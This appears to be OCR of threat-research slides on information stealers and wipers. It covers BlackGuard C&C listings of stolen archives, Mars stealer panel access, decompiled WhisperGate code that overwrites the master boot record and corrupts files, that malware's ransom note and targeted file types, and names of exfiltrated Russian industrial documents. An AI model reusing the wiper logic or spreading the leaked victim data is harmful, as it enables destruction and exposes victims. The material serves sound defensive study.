
C&C: Unsecure Resources Leaking Stolen Information




BlackGuard stores stolen data from the compromised machines in zipped files on the C&C server


```
-rw-r--r--  1          staff     3755584          09:27          157.26/files/(Sweden)_[BGDAupSeFBlDgGyyqtieoKhflyBFukBFt].rar
-rw-r--r--  1          staff     3457612          09:22          157.26/files/(Sweden)_[FBFeofhlKAgeklBFKj].rar
-rw-r--r--  1          staff      472172          11:19          157.26/files/(Sweden)_[fgAKDFDrjetDKFFk].rar
-rw-r--r--  1          staff      182082          11:22          157.26/files/(Sweden)_[htApyuGtBkgBiroBfuFtDKgDlDowDlthwSBwSgGFp].rar
-rw-r--r--  1          staff      664447          05:21          157.26/files/(Switzerland)_[GyK].rar
-rw-r--r--  1          staff     1498006          05:17          157.26/files/(Switzerland)_[KBpgFokBSAFGopq].rar
-rw-r--r--  1          staff      829792          06:08          157.26/files/(Switzerland)_[KBwKFyDoKiBBKhiyApkifSFjyFqjhFhrKwyhiFj].rar
-rw-r--r--  1          staff      132305          15:51          157.26/files/(Switzerland)_[KwghKkFjAfoKfDtDyqpyGeeSfqKBDetj].rar
-rw-r--r--  1          staff     1244610          05:14          157.26/files/(Switzerland)_[].rar
-rw-r--r--  1          staff     1482112          06:08          157.26/files/(Switzerland)_[jFyueKAfFkGlSrA].rar
-rw-r--r--  1          staff     1497491          05:17          157.26/files/(Switzerland)_[jk].rar
-rw-r--r--  1          staff      839211          06:08          157.26/files/(Switzerland)_[kwkojkiwqDpogFojheKiKFjBBjwKyyuFBiFFSytFpoFyw].rar
-rw-r--r--  1          staff      843269          05:16          157.26/files/(Switzerland)_[oDFftuAeGKKiyuKwyrSqrKBSjuShiFDr].rar
-rw-r--r--  1          staff     2234721          08:48          157.26/files/(United Kingdom)_[AKqFGrteeKAGwSwtuhhufjBtiFgturGhoqK].rar
-rw-r--r--  1          staff      811401          03:54          157.26/files/(United Kingdom)_[AiwgwtkrwjyflKKwtheKgKokKwAlFAKF].rar
-rw-r--r--  1          staff      555019          10:03          157.26/files/(United Kingdom)_[Byj].rar
-rw-r--r--@ 1          staff     3628114          11:25          157.26/files/(United Kingdom)_[GKBhrfulBjBKekFggSGoyrFBBK].rar
-rw-r--r--  1          staff      787631          04:15          157.26/files/(United Kingdom)_[GgGuFpywSifeujfoBwuktpqtApoFtGhk].rar
-rw-r--r--  1          staff      904020          10:57          157.26/files/(United Kingdom)_[KKAlFogergqAFBySDKyDGwFKpK].rar
-rw-r--r--  1          staff      322209          11:22          157.26/files/(United Kingdom)_[KujBleBgSoyqwKtwqfeGutBlehhoKqrKqKqeriBlrF].rar
-rw-r--r--  1          staff     3115991          07:19          157.26/files/(United Kingdom)_[KyGwtB].rar
-rw-r--r--  1          staff      533875          04:38          157.26/files/(United Kingdom)_[].rar
-rw-r--r--  1          staff     1393926          04:10          157.26/files/(United Kingdom)_[gKogKhKKBrDAtBSyAKKBKAiAFgFptFoGrtkK].rar
-rw-r--r--  1          staff     2237589          08:20          157.26/files/(United Kingdom)_[iKlKwolKoAKwqporFBpSupkoiuleyifGhhKf].rar
-rw-r--r--  1          staff      588401          08:53          157.26/files/(United Kingdom)_[jfoKFKiqBowlhfKFyurtiStFGAurwAiAKKqDB].rar
-rw-r--r--  1          staff      389852          03:39          157.26/files/(United Kingdom)_[keeSgGuDrkgSFggpkBiBfujADrrBKGBFtlKlAqKjptkD].rar
-rw-r--r--  1          staff      542499          08:31          157.26/files/(United Kingdom)_[oFBFiGjrereGfBeh].rar
-rw-r--r--  1          staff     1197798          06:47          157.26/files/(United Kingdom)_[oFKjkABltGiAFjtKijquGrgDeAfiopBFDKKFBqK].rar
-rw-r--r--  1          staff      666503          06:10          157.26/files/(United Kingdom)_[owhkjFKwBfFjktKulFBFugfAFwgABFpFgwwG].rar
-rw-r--r--  1          staff     1191399          11:21          157.26/files/(United Kingdom)_[qokADF].rar
-rw-r--r--  1          staff      235317          07:02          157.26/files/(United Kingdom)_[uBfDwBijFDkqoGwFAKgSotiFKGDuupfKrKhyBhjFFFk].rar
-rw-r--r--  1          staff    15028095          11:35          157.26/files/(United Kingdom)_[wpqBreSolrjFwqAkFqgiiBypeolAKAKKlBAkw].rar
-rw-r--r--  1          staff      413938          14:05          157.26/files/(United States)_[AASAuKKrSlupDpuFkFhAfhtwAAtk].rar
-rw-r--r--  1          staff      440608          06:05          157.26/files/(United States)_[AkflKjkwrG].rar
-rw-r--r--  1          staff     2485216          05:56          157.26/files/(United States)_[BAFriSwhqeSAtpGFeAwoBytAA].rar
-rw-r--r--  1          staff      593964          00:51          157.26/files/(United States)_[BFADgSjfggKuKAiFfi].rar
-rw-r--r--  1          staff      441500          05:14          157.26/files/(United States)_[BKuAfgrrBqFKkFtGDlkrKweyGFreFpFrjtlKq].rar
-rw-r--r--  1          staff     2528176          21:40          157.26/files/(United States)_[BSAFBBBwAFuqFliBfBorjFepFStS].rar
-rw-r--r--  1          staff      771653          20:14          157.26/files/(United States)_[DGwwAFKwDiqKpjlKuoBrBlgFffwoqDFprqyhDpDFoKg].rar
-rw-r--r--  1          staff     2353247          09:27          157.26/files/(United States)_[FAtDGKgjDSShKpttpKoKBFeAfupFrgKlgKBBShB].rar
-rw-r--r--  1          staff     1071110          09:45          157.26/files/(United States)_[FDrwAeGeufpjSSplFjKofABAoFK].rar
-rw-r--r--  1          staff      610149          21:48          157.26/files/(United States)_[FkuiBeyBhpBKpr].rar
-rw-r--r--  1          staff      771752          20:15          157.26/files/(United States)_[FwSjtGFuhrkqfwAitylAiktSKfDGrySAqufiDDj].rar
-rw-r--r--  1          staff     2520263          20:06          157.26/files/(United States)_[GpuKjjDpikfBghBlqAFSDu].rar
-rw-r--r--  1          staff     1071098          21:36          157.26/files/(United States)_[KigFpoDiqjewpkS].rar
-rw-r--r--  1          staff      588463          05:06          157.26/files/(United States)_[KoFphfegkFijukyFoyifiwBFDKABirtioBi].rar
-rw-r--r--  1          staff      436908          11:16          157.26/files/(United States)_[SSSjyBueFhyfKuSBDlABwhFSglkAyqrlAghArKFBj].rar
-rw-r--r--  1          staff       76489          07:16          157.26/files/(United States)_[eyjrguDyKfwDFwSDDGtKlGSyBjKuuqp].rar
-rw-r--r--  1          staff      845773          07:07          157.26/files/(United States)_[fBB].rar
-rw-r--r--  1          staff      445105          07:05          157.26/files/(United States)_[fKgGyFefKlDoqFe].rar
-rw-r--r--  1          staff      771752          20:15          157.26/files/(United States)_[fehKoKlwtjhujqKfrw].rar
-rw-r--r--  1          staff      515653          05:20          157.26/files/(United States)_[hDkK].rar
-rw-r--r--  1          staff       94491          18:10          157.26/files/(United States)_[khGlogAGerAfofkgpilyjfBGKAA].rar
-rw-r--r--  1          staff      589754          05:06          157.26/files/(United States)_[kqiAt].rar
-rw-r--r--  1          staff      858367          05:17          157.26/files/(United States)_[lGpwuq].rar
-rw-r--r--@ 1          staff      589396          13:03          157.26/files/(United States)_[lgKwkfjyBDjlwBADKAKwSueueBpiBeeSphqAujgFleu].rar
-rw-r--r--  1          staff      598460          08:29          157.26/files/(United States)_[luDrppF].rar
-rw-r--r--  1          staff      588385          06:06          157.26/files/(United States)_[rSDfAKAAK].rar
-rw-r--r--  1          staff       80588          06:14          157.26/files/(United States)_[wGAAFAjpBuFrkpFGKikFSBKBp].rar
-rw-r--r--@ 1          staff     1068786          12:31          157.26/files/(United States)_[yKpiKqAyfpqklqKjGBKjfotqGpAtqfoqqFwjAlDgtB].rar
-rw-r--r--  1          staff      589543          01:54          157.26/files/(United States)_[yeqiFKrpKuqhflokogKikore].rar
-rw-r--r--@ 1          staff  4136441496          20:51          157.26/files/pack.rar
```

C&C Panel Guest Access: Default Hardcoded Keys



Mars stealer: At first, guest access was not obtained to the C&C host. Guest access was obtained if default key is known.





Cyber Wars and Data Abuse Paradigm

Cyber Wars and Data Abuse Paradigm

Threat Actor: Nation-state adversaries, Cybercriminals, etc.

System Compromise

Network Breach

Data Destruction

- System sabotage
- Render data useless and ineffective

Malicious Code: System Wipers, Ransomware, etc.

Data Exfiltration

- Steal Intellectual Property (IP)
- Exfiltrate critical data

Malicious Code: Advanced information stealers, RATs, etc.

Denial of Service

- Denying access to critical network services
- Exfiltrate Critical Data

Malicious Code: Bots, Booters, etc.

Data Destruction: Whisper Gate Wiper in Action

Stage 1 Infection

Overwrite the Master Boot Record

```
void *v1; // esp
HANDLE v2; // esi
DWORD dwDesiredAccess[3]; // [esp+4h] [ebp-10h] BYREF
DWORD dwCreationDisposition; // [esp+10h] [ebp-4h] BYREF

dwDesiredAccess[1] = dwDesiredAccess[2];
dwDesiredAccess[0] = a1;
v1 = alloca(sub_401FE0(0x202Cu, (int)&dwCreationDisposition, (char)&dwCreationDisposition));
sub_401990();
qmemcpy(&dwDesiredAccess[-2054], &unk_404020, 0x2000u);
v2 = CreateFileW(L"\\\\.\\PhysicalDrive0", 0x10000000u, 3u, 0, 3u, 0, 0);
WriteFile(v2, &dwDesiredAccess[-2054], 0x200u, 0, 0);
CloseHandle(v2);
return 0;
```

Display a Fake Ransom Note

```
aAaaaa          db 'AAAAA',0
aYourHardDriveH db 'Your hard drive has been corrupted.',0Dh,0Ah
                db 'In case you want to recover all hard drives',0Dh,0Ah
                db 'of your organization,',0Dh,0Ah
                db 'You should pay us  $10k via bitcoin wallet',0Dh,0Ah
                db '1AVNM68gj6PGPFcJuftKATa4WLnzg8fpfv and send message via',0Dh,0Ah
                db 'tox ID 8BEDC411012A33BA34F49130D0F186993C6A32DAD8976F6A5D82C1ED23'
                db '054C057ECED5496F65',0Dh,0Ah
                db 'with your organization name.',0Dh,0Ah
                db 'We will contact you to give further instructions.',0
```

Stage 2 Infection

File Wiping Code

```
void __cdecl sub_4014E3(wchar_t *FileName)

size_t v1; // eax
wchar_t *v2; // esi
int v3; // edi
size_t v4; // eax
void *v5; // [esp+28h] [ebp-20h]
FILE *Stream; // [esp+2Ch] [ebp-1Ch]

v1 = wcslen(FileName);
v2 = (wchar_t *)malloc(2 * (v1 + 20));
v3 = rand();
v4 = wcslen(FileName);
swprintf(v2, (const size_t)"%", (const wchar_t *const)(v4 - 4), FileName, v3);
Stream = wfopen(FileName, L"wb");
v5 = malloc(0x100000u);
memset(v5, 204, 0x100000u);
fwrite(v5, 1u, 0x100000u, Stream);
fclose(Stream);
wrename(FileName, v2);
free(v2);
free(v5);
```

Targeted File Types for Corrupting Records


```
004050C4                dd offset aDotm         ; ".DOTM"
004050C8                dd offset aDotx         ; ".DOTX"
004050CC                dd offset aXlsm         ; ".XLSM"
004050D0                dd offset aXlsb         ; ".XLSB"
004050D4                dd offset aXlw          ; ".XLW"
004050D8                dd offset asc_406322    ; "."
004050DC                dd offset aXlm          ; ".XLM"
004050E0                dd offset asc_406336    ; "."
004050E4                dd offset aXltx         ; ".XLTX"
004050E8                dd offset aXltm         ; ".XLTM"
004050EC                dd offset aPptm         ; ".PPTM"
004050F0                dd offset aPot          ; ".POT"
004050F4                dd offset asc_40636E    ; "."
004050F8                dd offset aPpsm         ; ".PPSM"
004050FC                dd offset aPpsx         ; ".PPSX"
00405100                dd offset aPpam         ; ".PPAM"
00405104                dd offset aPotx         ; ".POTX"
00405108                dd offset aPotm         ; ".POTM"
0040510C                dd offset aEdb          ; ".EDB"
00405110                dd offset asc_4063BE    ; "."
00405114                dd offset a602          ; ".602"
00405118                dd offset asc_4063D2    ; "."
0040511C                dd offset aSti          ; ".STI"
00405120                dd offset asc_4063E6    ; "."
00405124                dd offset asc_4063F2    ; "."
00405128                dd offset asc_4062D2    ; "."
0040512C                dd offset aXlsm         ; ".XLSM"
00405130                dd offset aPptm         ; ".PPTM"
```


Data Exfiltration: Exposed Critical Information

```
НВК_Е70 OSBL 90-xxx-014-190 rev.0 6.pdf
план (1) (1).pdf
план (1).pdf
план (2).pdf
Лист 01 вер. 1 (1).pdf
Лист 01 вер. 1.pdf
Узел 1 с корректировками.pdf
Узел 2 с корректировками.pdf
Лист 61 участок от ВШ71 до ВШ72.pdf
Лист 62 участок от ВШ71 до ВШ72.pdf
Лист 63 участок от ВШ71 до ВШ72.pdf
план.pdf
Место размещения кл. стендов.png
Чертеж с изм.pdf
Колонна 051-014 (1).pdf
Колонна 051-014.pdf
Задание на теплоснабжение (склад масла).dwg
Задание на теплоснабжение (склад масла).pdf
эстакада 25_10...25_1.pdf
эстакада К1...К4_4.pdf
Раскладка трубопроводов эстакады «III, IV тепломагистрали» у ВРУ-19.docx
Замечания_ИОС4_Ефанова_09.08.docx
Замечания_ИОС7.2_Румянцев_30.07.docx
Замечания_ИОС7.3_Румянцев_02.08.docx
Замечания_ИОС7.4_Румянцев_03.08.docx
Замечания_ИОС7.5_Кубов_05.08.doc
Замечания_ИОС7.5_Румянцев_03.08.docx
Приложение 1 к письму 53128-NLMK-ASU19-ALOOO-026 (1).pdf
Приложение 1 к письму 53128-NLMK-ASU19-ALOOO-026.pdf
Приложение 1_НВК _кабели.dwg
Приложение 1_НВК _кабели.pdf
Приложение 2 к письму 53128-NLMK-ASU19-ALOOO-026.pdf
Приложение 3 к письму 53128-NLMK-ASU19-ALOOO-026 (1).pdf
Приложение 3 к письму 53128-NLMK-ASU19-ALOOO-026.pdf
Приложение 4 к письму 53128-NLMK-ASU19-ALOOO-026.pdf
Дополнение к ТУ 51_5_П от 22062021 No54_04_1166.pdf
Маслосклад.JPG
Гидравлический расчёт водопровода (1).xls
Гидравлический расчёт водопровода (2).xls
Гидравлический расчёт водопровода.xls
Гидравлический расчёт водопровода2.xls
Предварительный расчет.pdf
Приложениекписьму 026.pdf
Распределительные коллектора котельной (с потерями давлений).pdf
Распределительные коллектора котельной.pdf
```

Раскладка трубопроводов эстакады «III, IV тепломагистрали» у ВРУ-19.docx
Замечания_ИОС4_Ефанова_09.08.docx
Замечания_ИОС7.2_Румянцев_30.07.docx
Замечания_ИОС7.3_Румянцев_02.08.docx
Замечания_ИОС7.4_Румянцев_03.08.docx
Замечания_ИОС7.5_Кубов_05.08.doc
Замечания_ИОС7.5_Румянцев_03.08.docx
Приложение 1 к письму 53128-NLMK-ASU19-ALOOO-026 (1).pdf
Приложение 1 к письму 53128-NLMK-ASU19-ALOOO-026.pdf
Приложение 1_НВК _кабели.dwg
Приложение 1_НВК _кабели.pdf
Приложение 2 к письму 53128-NLMK-ASU19-ALOOO-026.pdf
Приложение 3 к письму 53128-NLMK-ASU19-ALOOO-026 (1).pdf
Приложение 3 к письму 53128-NLMK-ASU19-ALOOO-026.pdf
Приложение 4 к письму 53128-NLMK-ASU19-ALOOO-026.pdf
Дополнение к ТУ 51_5_П от 22062021 No54_04_1166.pdf
Маслосклад.JPG
Гидравлический расчёт водопровода (1).xls
Гидравлический расчёт водопровода (2).xls
Гидравлический расчёт водопровода.xls
Гидравлический расчёт водопровода2.xls
Предварительный расчет.pdf
Приложениекписьму 026.pdf
Распределительные коллектора котельной (с потерями давлений).pdf


Layout of pipelines of the overpass "III, IV heating main" at VRU-19.docx
Notes_IOS4_Efanova_09.08.docx
Notes_IOS7.2_Rumyantsev_30.07.docx
Notes_IOS7.3_Rumyantsev_02.08.docx
Notes_IOS7.4_Rumyantsev_03.08.docx
Notes_IOS7.5_Cubes_05.08.doc
Notes_IOS7.5_Rumyantsev_03.08.docx
Attachment 1 to letter 53128-NLMK-ASU19-ALOOO-026 (1).pdf
Attachment 1 to Letter 53128-NLMK-ASU19-ALOOO-026.pdf
Appendix 1_NVK _cables.dwg
Appendix 1_NVK _cables.pdf
Attachment 2 to Letter 53128-NLMK-ASU19-ALOOO-026.pdf
Attachment 3 to letter 53128-NLMK-ASU19-ALOOO-026 (1).pdf
Attachment 3 to Letter 53128-NLMK-ASU19-ALOOO-026.pdf
Attachment 4 to letter 53128-NLMK-ASU19-ALOOO-026.pdf
Supplement to TU 51_5_P dated 22062021 No54_04_1166.pdf
Oil warehouse.JPG
Hydraulic calculation of water supply (1).xls
Hydraulic calculation of water supply (2).xls
Hydraulic calculation of water supply.xls
Hydraulic calculation of water pipeline2.xls
Preliminary calculation.pdf
Attachment to Letter 026.pdf
Distribution manifolds of the boiler house (with pressure losses).pdf
Distribution manifolds








Data Exfiltration: Exposed Critical Information


Denial-of-Service: Disrupting Communication Channels

